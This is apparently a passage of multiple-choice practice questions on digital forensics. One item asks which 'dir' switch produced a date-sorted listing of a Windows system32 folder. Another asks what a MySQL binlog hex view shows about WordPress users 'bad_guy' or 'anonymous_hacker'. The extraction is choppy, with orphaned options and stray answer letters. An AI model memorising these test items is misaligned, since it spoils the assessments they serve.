


List of services installed



List of services recently started

Given image displays information about date and time of installation of the OS along with service packs, patches, and sub-directories. What command or tool did the investigator use to view this output?



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The window contains a list of files and directories from the root of the C drive. The output is as follows:

```
03/10/2016 03:30 AM <DIR> migration
03/10/2016 03:32 AM 352,136 FNTCACHE.DAT
03/25/2016 08:09 PM 140,098 perf009.dat
03/25/2016 08:09 PM 746,532 perfh009.dat
03/25/2016 08:09 PM 883,572 PerfStringBackup.INI
04/06/2016 04:54 PM <DIR> DriverStore
04/13/2016 11:27 AM <DIR> catroot2
04/13/2016 12:33 PM 135,176,864 MRT.exe
04/13/2016 12:33 PM <DIR> MRT
04/14/2016 09:36 AM <DIR> config
04/14/2016 03:06 PM <DIR> drivers
04/14/2016 04:02 PM <DIR> .
04/14/2016 04:02 PM <DIR> ..
04/14/2016 04:02 PM 324 pid.dump
04/14/2016 05:51 PM <DIR> sru
3866 File(s) 1,727,891,022 bytes
116 Dir(s) 63,601,328,128 bytes free
```

C:\WINDOWS\system32>

C

dir /o:s

C

dir /o:e


C

dir /o:d

C

dir /o:n

Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



• A user with username bad_guy has logged into the WordPress web application

• A WordPress user has been created with the username anonymous_hacker

• An attacker with name anonymous_hacker has replaced a user bad_guy in the WordPress database

• A WordPress user has been created with the username bad_guy